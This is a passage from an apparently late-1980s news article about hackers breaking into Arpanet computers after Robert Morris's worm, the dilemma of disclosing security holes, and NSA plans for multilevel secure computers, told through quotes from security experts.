"So many people are coming out of the walls trying to penetrate computers [in the wake of the computer virus] that we can't tell who is doing what," said Clifford Stoll, a computer security expert at Harvard University. Added MIT's Mr. Adams, "All the virus publicity seems to be bringing out emulators."

Reverse Role for Morris

The virus program apparently was created by Robert T. Morris, a Cornell University graduate student. In early November, it replicated out of control through computers linked by Arpanet, jamming an estimated 6,000 of them across the U.S.

Ironically, Mr. Morris himself alerted computer experts about the hole used to penetrate computers at Mitre and MIT a number of days before the virus was launched in early November, said MIT's Mr. Adams. The hole occurred in part of the Unix operating system, on which Mr. Morris is reportedly an expert. The computer virus, however, exploited different holes in Unix.

Computer experts say information circulated by various programmers on Arpanet to plug the hole pointed out by Mr. Morris may have helped hackers gain unauthorized entry to computers. "An obvious worry is how to get the word out [about holes] to people wearing white hats without letting the black hats know," said Harvard's Mr. Stoll.

Little is known about the most recent intruders. But MIT's Mr. Adams said that while secretly monitoring the activities of the school's recent intruder, he learned that the hacker involved apparently lives near Nottingham, England.

The recent intrusions have heightened concerns about security of defense and intelligence computers. But intelligence agency officials said classified networks are protected by special cryptographic systems that scramble information during transmission. Moreover, classified computers aren't linked in any way to unclassified networks.

Avoiding Costly Safeguards

However, segregating information on government systems requires costly redundancies. Therefore, the National Security Agency is encouraging computer makers to design machines that could hold all levels of classified data as well as unclassified information. The machine then would decide whether a user has the proper clearance to get certain information.

The technology "saves money because you don't have to have separate machines and separate networks," said Stephen Walker, president of Trusted Information Systems Inc., a computer security firm in Glenwood, Md. Mr. Walker, a former NSA official, helped launch the NSA's computer security center.

But the NSA's efforts have split the intelligence community. Critics contend that software can't ever be trusted to make the right decisions, and that hackers would find ways to get hold of information to which they aren't entitled. "I don't believe anyone has solved the software problem yet," said a former Pentagon intelligence official. "I can guarantee security with computer chips and cryptographic keys. They can't guarantee security yet."